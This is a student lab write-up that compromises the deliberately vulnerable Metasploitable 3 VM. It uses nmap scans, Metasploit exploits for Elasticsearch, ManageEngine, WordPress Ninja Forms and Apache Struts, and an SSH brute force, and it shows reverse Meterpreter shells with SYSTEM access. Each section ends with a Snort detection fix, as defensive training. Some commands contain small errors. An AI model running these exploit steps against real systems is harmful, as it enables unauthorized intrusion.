

## Cyber security base - Project 2

Target - Metasploitable 3  
Windows Server 2008 & Ubuntu server 14

STEP 1: Run an Nmap Ping sweep scan to look for potential connected devices

```
$ nmap -sP 192.168.1.1/24
```

```
20:39:30 blank@dash ~ [v13.10.1]
$ nmap -sP 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-08 20:39 IST
Nmap scan report for 192.168.1.1
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00024s latency).
Nmap scan report for 192.168.1.40
Host is up (0.00085s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.22 seconds
```

STEP 2: Identify Target Host - 192.168.1.40

STEP 3: Run an nmap scan on the target machine with OS Fingerprinting and save the output in a file called Meta3.nmap

```
21:03:29 blank@dash ...Documents/metasploitable3/exploit [v13.10.1] mas
ter [ ]
$ nmap -sC -sV 192.168.1.40
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-08 21:03 IST
Nmap scan report for 192.168.1.40
Host is up (0.00054s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|  2048 51:63:76:fa:c7:65:88:3d:8a:94:05:79:dd:02:d4:a8 (RSA)
|_  521 ea:aa:3a:c8:83:e0:87:30:ae:2f:c0:36:40:3b:4d:43 (ECDSA)
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service
Pack 1 microsoft-ds
3306/tcp  open  mysql        MySQL 5.5.20-log
```

I ran a verbose nmap scan for which i have attached the output file:

```
# Nmap 7.80 scan initiated Sun Mar  8 20:48:34 2020 as: nmap -sC -sV -p- -A -oA Meta3 192.168.1.40 (output file attached)
```

The scan results reveled a lot of valuable information about the open ports and services running on the target machine. There is no authentication required to access the administrative functions, default credentials are not changed and there are several outdated versions running. Snort didn't alert about anything, because port scan detection configurations has been commented out from snort.conf on default.

## EXPLOIT I - ELASTIC SEARCH - CVE-2014-3120

### STEP 4: PORT 9200 - Elasticsearch

Googling about the gethered information i stumbled upon this link which has an exploit for that service.

Vulnerability name: Elastic search - CVE-2014-3120

[https://www.rapid7.com/db/modules/exploit/multi/misc/java\\_rmi\\_server](https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server)

STEP 5: Run a searchsploit and check if you have the exploit in local machine.

```
$ searchsploit elasticsearch
```

```
21:16:53 blank@dash ...Documents/metasploitables/exploit master
$ searchsploit elasticsearch

-----
Exploit Title | Path
-----|-----
ElasticSearch - Remote Code Execution | exploits/linux/remote/36337.py
ElasticSearch - Remote Code Execution | exploits/multiple/webapps/33370.h
ElasticSearch - Search Groovy Sandbox Bypass (Metasploit) | exploits/java/remote/36415.rb
ElasticSearch 1.6.0 - Arbitrary File Download | exploits/linux/webapps/38383.py
ElasticSearch < 1.4.5 / < 1.5.2 - Directory Traversal | exploits/php/webapps/37054.py
ElasticSearch Dynamic Script - Arbitrary Java Execution (Metasploit) | exploits/java/remote/33588.rb
-----
Shellcodes: No Result
```

### STEP 6: Turn on metasploit

```
$ msfconsole
```


```
21:18:47 blank@dash ...Documents/metasploitables
$ msfconsole
/opt/metasploit/vendor/bundle/ruby/2.7.0/gems/faraday-0.17.0
tead
/opt/metasploit/vendor/bundle/ruby/2.7.0/gems/faraday-0.17.0
tead
```

STEP 7: search for an exploit and exploit the machine.

```
$ search elasticsearch
$ use exploit/multi/elasticsearch/script_mvel_rce
$ options
$ set rhost 192.168.1.40
$ exploit
```

you get a shell once you get a shell, you can run the following commands.

```
# sysinfo
# shell
# whoami
```

A screenshot of a terminal window with a dark background. The window has two tabs: 'msfconsole' and 'root@dash: ~'. The 'msfconsole' tab is active. The terminal shows the following commands and output:  
msf5 exploit(multi/elasticsearch/script\_mvel\_rce) > exploit  
[\*] Started reverse TCP handler on 192.168.1.41:4444  
[\*] Trying to execute arbitrary Java ...  
[\*] Discovering remote OS ...  
[+] Remote OS is 'Windows Server 2008 R2'  
[\*] Discovering TEMP path  
[+] TEMP path identified: 'C:\Windows\TEMP\  
[\*] Sending stage (53906 bytes) to 192.168.1.40  
[\*] Meterpreter session 1 opened (192.168.1.41:4444 → 192.168.1.40:49486) at 2020-03-08 08:59:54 -0700  
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\ZuTvr.jar' on the target  
  
meterpreter > sysinfo  
Computer : vagrant-2008R2  
OS : Windows Server 2008 R2 6.1 (amd64)  
Meterpreter : java/windows  
meterpreter > whoami  
[-] Unknown command: whoami.  
meterpreter > shell  
Process 2 created.  
Channel 2 created.  
Microsoft Windows [Version 6.1.7601]  
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C:\Program Files\elasticsearch-1.1.1>whoami  
whoami  
nt authority\system  
  
C:\Program Files\elasticsearch-1.1.1>


Snort did not log any alerts

SNORT RULE FIX: but after uncommenting line 811 (depends about ruleset) on server-other.rules file, Snort produces the following message: SERVER-OTHER Elasticsearch script remote code execution attempt [\*\*]  
[Classification: Attempted User Privilege Gain]

EXPLOIT II - ManageEngine (CVE-2015-8249)

STEP 1: Port 8020 is running an Apache service

STEP 2: Visit <your\_meta\_ip>:8020



Manage Engine is running in that port with a default username and password admin:admin

Manage Engine : Build No - 91084

Googling for such information we get the following Poc  
<https://blog.rapid7.com/2015/12/14/r7-2015-22-manageengine-desktop-central-9-fileuploadervlet-connectionid-vulnerability-cve-2015-8249/>

STEP 3: look for exploits in your device

```
$ searchsploit manageengine desktop central 9
```

```
21:47:06 blankdash Documents/metasploitable2/exploit master
$ searchsploit ManageEngine Desktop Central 9

-----
Exploit Title | Path
-----|-----
ManageEngine Desktop Central - Create Administrator | exploits/multiple/webapps/4382.t
ManageEngine Desktop Central 10.0.271 - Cross-Site Scripting | exploits/java/webapps/4549.txt
ManageEngine Desktop Central 8.0.0 build < 802 3 - Arbitrary File Upload | exploits/jsp/webapps/2674.txt
ManageEngine Desktop Central 9 - FileUploadServlet ConnectionId (Metasploit) | exploits/jsp/remote/3882.rb
ManageEngine Desktop Central 9 Build 90087 - Cross-Site Request Forgery | exploits/multiple/webapps/3580.h
ManageEngine Desktop Central StatusUpdate - Arbitrary File Upload (Metasploit) | exploits/windows/remote/3454.rb
-----
Shellcodes: No Result
```

STEP 4: Turn on metasploit

```
$ msfconsole
$ search manageengine
$ use exploit/windows/http/manageengine_connectionid_write
```



```
$ set rhost 192.168.1.40
```

```
$ exploit
```

```
msf5 > use exploit/windows/http/manageengine_connectionid_write
```

```
msf5 exploit(windows/http/manageengine_connectionid_write) > options
```

```
Module options (exploit/windows/http/manageengine_connectionid_write):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8020	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path for ManageEngine Desktop Central
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	ManageEngine Desktop Central 9 on Windows

```
msf5 exploit(windows/http/manageengine_connectionid_write) > set rhost 192.168.1.40
```

```
rhost => 192.168.1.40
```

```
msf5 exploit(windows/http/manageengine_connectionid_write) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.8:4444
```

```
[*] Creating JSP stager
```

```
[*] Uploading JSP stager ygdXW.jsp...
```

```
meterpreter > sysinfo
```

```
Computer : VAGRANT-2008R2
```

```
OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
```

```
Architecture : x64
```

```
System Language : en_US
```

```
Domain : WORKGROUP
```

```
Logged On Users : 1
```

```
Meterpreter : x86/windows
```

```
meterpreter > shell
```

```
Process 1504 created.
```

```
Channel 2 created.
```

```
Microsoft Windows [Version 6.1.7601]
```

```
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```

```
C:\ManageEngine\DesktopCentral_Server\bin>whoami
```

```
whoami
```

```
nt authority\local service
```

```
C:\ManageEngine\DesktopCentral_Server\bin>
```

you gain meterpreter shell, run the following commands to confirm.

```
# sysinfo # shell # whoami
```

Once again, Snort doesn't alert about anything, but this can easily be changed by

SNORT RULE FIX: Uncommenting lines 1854-1856 on server-webapp.rules gives us following:  
SERVER-WEBAPP ManageEngine Desktop Central FileUploadServlet directory traversal  
attempt [\*\*] [Classification: Web Application Attack]

## Exploit III - WordPress – CVE-2016-1209

STEP 1: Visit <Meta\_ip:>8585 you can see that wordpress is running.



STEP 2: Googling a little bit we found the following exploit

[https://www.rapid7.com/db/modules/exploit/unix/webapp/wp\\_ninja\\_forms\\_unauthenticated\\_file\\_upload](https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_ninja_forms_unauthenticated_file_upload)

STEP 3: Trun on metasploit console and exploit the target.

```
$ msfconsole
```

```
$ search wp_ninja_forms
```

```
$ use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
```

```
$ set rhost 192.168.1.40
```

```
$ set rport 8585
```

```
$ set TARGETURI /wordpress/
```

```
$ set FORM_PATH /index.php/king-of-hearts/
```

```
$ exploit
```

```
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > options
Module options (exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
FORM_PATH	/index.php/king-of-hearts/	yes	The relative path of the page that hosts any form served by Ninja Forms
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.40	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8585	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/wordpress/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

```

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   ninja-forms

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS           : Windows NT VAGRANT-2008R2 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Meterpreter  : php/windows
meterpreter > shell
Process 6064 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
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C:\wamp\bin\apache\Apache2.2.21>whoami

```

SNORT RULE FIX : After uncommenting line 2284 in server-webapp.rules and adding the port 8585 into monitoring HTTP traffic, Snort gives the following alert: SERVER-WEAPP WordPress Ninja Forms nf\_async\_upload arbitrary PHP file upload attempt [\*\*] [Classification: Attempted Administrator Privilege Gain]

## EXPLOIT 4: Bruteforcing SSH

STEP 1: When you gained a root access last time, run the following command to see a list of all users in the system.

\$net users

```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>net users
net users

User accounts for \\

-----
Administrator          anakin_skywalker        artoo_detoo
ben_kenobi              boba_fett               c_three_pio
chewbacca               darth_vader             greedo
Guest                   han_solo                jabba_hutt
jarjar_binks            kylo_ren                lando_calrissian
leia_organa             luke_skywalker          sshd
sshd_server             vagrant
The command completed with one or more errors.
```

We can use the metasploit module for ssh\_login to try to brute force into some of these available names.

STEP 2: save all the user name in a text file

```
Administrator
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
Guest
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
sshd
sshd_server
magrant
```

STEP 3: turn on metasploit and use the ssh\_login module to check for insecure passwords same as username.

```
msf5 auxiliary(scanner/ssh/ssh_login) >
  RPORT      22      yes      The target port
  STOP_ON_SUCCESS false  yes      Stop guessing when a credential wo
rks for a host
  THREADS    1      yes      The number of concurrent threads (
max one per host)
  USERNAME   no       A specific username to authenticat
e as
  USERPASS_FILE no      File containing users and password
s separated by space, one pair per line
  USER_AS_PASS true     no      Try the username as the password f
or all users
  USER_FILE  user.txt  no      File containing usernames, one per
line
  VERBOSE    false    yes      Whether to print output for all at
tempts
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
$ use auxiliary/scanner/ssh/ssh_login
$ set rhost 192.168.1.40
$ set USER_AS_PASS true
```



```
$ set USER_FILE user.txt
$ exploit
```

Give the user file that we created to metasploit and exploit

```
[+] 172.28.128.3:22 - Success: 'vagrant:vagrant' 'sh: id: command not found GNU bash, version 4.3.39(2)-
release (x86_64-unknown-cygwin) These shell commands are defined internally. Type 'help' to see this li
st. Type 'help name' to find out more about the function 'name'. Use 'info bash' to find out more about
the shell in general. Use 'man -k' or 'info' to find out more about commands not in this list. A star (
*) next to a name means that the command is disabled. job_spec [&] history
[-c] [-d offset] [n] or hist> (( expression )) if COMMANDS; then COMMANDS; [ eli
f C> . filename [arguments] jobs [-lnprs] [jobspec ...] or jobs > :
kill [-s sigspec | -n signum | -sigs> [ arg... ] let
arg [arg ...] [[ expression ]] local [option] name=value ... alias [-p] [name
=value] ... ] logout [n] bg [job spec ...] mapfile [-n count] [-O origi
```

I had some issues with my arch linux so had to shift back to kali for this one.

We can already see that we got some valid credentials like Vagrant:Vagrant.


SNORT FIX : Snort could probably be generated for slower (longer) SSH brute force attempts, but for such a fast SSH connection it wouldn't be wise to start raising alert flags (considering admin's point of view).

## EXPLOIT 5: Apache Struts CVE-2016-3087

STEP 1: Look nmap result port 8282 runs Apache Tomcat Server,

STEP 2: After a bit of research we find the following:

<https://www.rapid7.com/db/vulnerabilities/struts-cve-2016-3087>



STEP 3: Open metasploit and look for exploit and hack the box.

```
$ msfconsole
$ search rest_exec
$ use exploit/multi/http/struts_dmi_rest_exec
$ set lhost 192.168.1.40
$ set lport 8282
$ exploit
```

```
msf5 exploit(multi/http/struts_dmi_rest_exec) > options

Module options (exploit/multi/http/struts_dmi_rest_exec):

  Name      Current Setting      Required  Description
  ----      -
  Proxies    Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.40         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      8282                 yes       The target port (TCP)
  SSL        false                no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /struts2-rest-showcase/orders/3/ yes       The path to a struts application action
  TMPATH     /tmp                  no        Overwrite the temp path for the file upload. Needed if the home directory is not writable.
  VHOST      http                 no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  2    Java Universal

msf5 exploit(multi/http/struts_dmi_rest_exec) > exploit
```

```
meterpreter > sysinfo
Computer      : vagrant-2008R2
OS            : Windows Server 2008 R2 6.1 (amd64)
Meterpreter   : java/windows
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
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C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

We hacked the box

SNORT RULE FIX: We can get Snort to figure this out by uncommenting lines 118 and 119 from server-apache.rules (which I had already done) and adding port 828 for monitoring. This gives us following message: SERVER-APACHE Apache Struts remote code execution attempt [\*\*] [Classification: Attempted Administrator Privilege Gain]